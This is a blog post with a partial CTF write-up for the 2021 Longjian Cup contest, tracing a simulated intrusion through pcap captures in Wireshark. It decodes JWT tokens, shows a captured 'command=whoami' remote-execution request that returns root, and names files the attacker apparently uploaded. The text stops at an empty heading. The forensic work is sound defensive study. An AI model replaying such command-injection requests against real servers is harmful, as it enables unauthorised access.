首届“陇剑杯”网络安全大赛(部分WP)

原创

joker-yan 于 2021-09-15 10:58:06 发布 3768 收藏 5
分类专栏： CTF 文章标签： 网络安全

本文链接：https://blog.csdn.net/weixin_46245411/article/details/120304208

浅谈~


博主当成一次个人赛玩玩，没想到这次比赛的赛题类型还是很新颖的，基本都是MISC类型的题目

我这里上传了题目在百度云上，希望UU们手下留情~别让它爆了陇剑杯题目（提取码：vuno）

话不多说，直接上题解！！

1.1

使用wireshark打开其中的“Good.pcapng”流量包




发现有HTTP包，直接过滤HTTP包，再结合题目给出的提示，没有发现dns、ftp包，所以判断出是http协议攻击：

所以选择“http”协议的网络攻击

2.1

使用wireshark打开其中的“goroot.pcap”流量包




1	0.000000	192.168.2.197	192.168.2.197	HTTP	571	GET / HTTP/1.1
2	0.001239	192.168.2.197	192.168.2.197	HTTP	6185	HTTP/1.1 200 OK (text/html)
3	25.137980	192.168.2.197	192.168.2.197	HTTP	642	GET /access.log HTTP/1.1
4	25.139379	192.168.2.197	192.168.2.197	HTTP	183	HTTP/1.1 404 Not Found (text/plain)
5	102.901144	192.168.2.197	192.168.2.197	HTTP	545	GET / HTTP/1.1
6	102.902996	192.168.2.197	192.168.2.197	HTTP	6185	HTTP/1.1 200 OK (text/html)
7	110.317064	192.168.2.197	192.168.2.197	HTTP	750	POST /identity HTTP/1.1 (application/x-www-form-url
8	110.318928	192.168.2.197	192.168.2.197	HTTP	610	HTTP/1.1 200 OK (text/html)
9	110.357816	192.168.2.197	192.168.2.197	HTTP	762	GET /exec HTTP/1.1


发现有HTTP包，直接过滤HTTP包，右键选择“追踪流”进入http流，

```
</script>
</body>
</html>GET /exec HTTP/1.1
Host: 192.168.2.197:8081
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/92.0.4515.107 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://192.168.2.197:8081/identity
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=3f8coeg6hm9vf0h5lcoifmk8o5;
token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MTAwODYsIk1hcENsYWltcyI6eyJhdWQiOi
JhZG1pbiIsInVzZXJuYW1lIjoiYWRtaW4ifX0.dJArtwXjas3_Cg9a3tr8COXF7DRsuX8UjmbC1nKf8fc

HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Date: Sat, 07 Aug 2021 05:09:16 GMT
Transfer-Encoding: chunked
```



发现“cookie”部分出现JWT的类型，所以判断出是jwt认证



2.2



这个有点被坑到了



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.2.197	192.168.2.197	HTTP	571	GET / HTTP/1.1
2	0.001239	192.168.2.197	192.168.2.197	HTTP	6185	HTTP/1.1 200 OK (text/html)
3	25.137980	192.168.2.197	192.168.2.197	HTTP	642	GET /access.log HTTP/1.1
4	25.139379	192.168.2.197	192.168.2.197	HTTP	183	HTTP/1.1 404 Not Found (text/plain)
5	102.901144	192.168.2.197	192.168.2.197	HTTP	545	GET / HTTP/1.1
6	102.902996	192.168.2.197	192.168.2.197	HTTP	6185	HTTP/1.1 200 OK (text/html)
7	110.317064	192.168.2.197	192.168.2.197	HTTP	750	POST /identity HTTP/1.1 (application/x-www-form-url

发现一个“POST /identity”包，直接追踪打开

下翻，发现

```
GET /images?file=bj.jpeg HTTP/1.1
Host: 192.168.2.197:8081
Connection: keep-alive
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/92.0.4515.107 Safari/537.36
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Referer: http://192.168.2.197:8081/exec
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=3f8coeg6hm9vf0h5lcoifmk8o5;
token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MTAwODYsIk1hcENsYWltcyI6eyJhdWQiOi
JhZG1pbiIsInVzZXJuYW1lIjoiYWRtaW4ifX0.dJArtwXjas3_Cg9a3tr8COXF7DRsuX8UjmbC1nKf8fc
```



直接拿去base64解码

获得：{"alg":"HS256","typ":"JWT"}{"id":10086,"MapClaims":{"aud":"admin","username":"admin"}}

拿去提交：10086#admin

结果发现是错的~

然后一个一个地跟包，发现在第十个的时候JWT有变动



goroot.pcap

文件(F) 编辑(E) 视图(V) 跳转(G) 捕获(C) 分析(A) 统计(S) 电话(Y) 无线(W) 工具(T) 帮助(H)

tcp.stream eq 10

No.	Time	Source	Destination	Protocol	Length	Info
97	216.198006	192.168.2.197	192.168.2.197	HTTP	879	POST /exec HTTP/1.1 (application/x-www-form-urlencoded)
98	217.299848	192.168.2.197	192.168.2.197	HTTP	441	HTTP/1.1 200 OK (text/html)

Wireshark · 追踪 HTTP 流 (tcp.stream eq 10) · goroot.pcap

```
POST /exec HTTP/1.1
Host: 192.168.2.197:8081
Content-Length: 14
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.2.197:8081
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/92.0.4515.107 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://192.168.2.197:8081/exec
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=3f8coeg6hm9vf0h5lcoifmk8o5;
token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MTAwODcsIk1hcENsYWltcyI6eyJ1c2Vybm
FtZSI6ImFkbWluIn19.rurQD5RYgMrFZow8r-k7KCP13P32sF-RpTXhKsxzvD0
Connection: close

command=whoamiHTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Date: Sat, 07 Aug 2021 05:11:03 GMT
Content-Length: 249
Connection: close
```


直接拿去base64解码，

获得的有效信息：{"alg":"HS256","typ":"JWT"}{"id":10087,"MapClaims":{"username":"admin"}}

得到：10087#admin

2.3

使用wireshark打开其中的“goroot.pcap”流量包,随着之前的进度，一个个查看HTTP包的传递内容，直到下面的一个http包



发现有HTTP包，直接过滤HTTP包，右键选择“追踪流”进入http流，

```
POST /exec HTTP/1.1
Host: 192.168.2.197:8081
Content-Length: 14
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.2.197:8081
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/92.0.4515.107 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://192.168.2.197:8081/exec
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=3f8coeg6hm9vf0h5lcoifmk8o5;
token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MTAwODcsIk1hcENsYWltcyI6eyJ1c2Vybm
FtZSI6ImFkbWluIn19.rurQD5RYgMrFZow8r-k7KCP13P32sF-RpTXhKsxzvD0
Connection: close

command=whoamiHTTP/1.1 200 OK
```


```
command=whoamiHTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Date: Sat, 07 Aug 2021 05:11:03 GMT
Content-Length: 249
Connection: close

<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Title</title>
</head>
<body>
<script language="javascript" type="text/javascript">

   alert("root\n")

  window.location.href="\/exec";

</script>
</body>
</html>
```


发现“alert(“root\n”)”

所以得出黑客获取了root权限

2.4


继续跟进流量包，查看后续的POST包




这里发现了黑客通过命令传递了一大串字符，直接拿去url解码、base64解码

发现结果是直接保存为1.c文件，所以这个文件就是黑客上传的文件名.

2.5




再次跟进HTTP包，查看黑客的行为，




发现了“looter.so”文件，结合题目的提示“.so”文件，猜测就是答案。

2.6



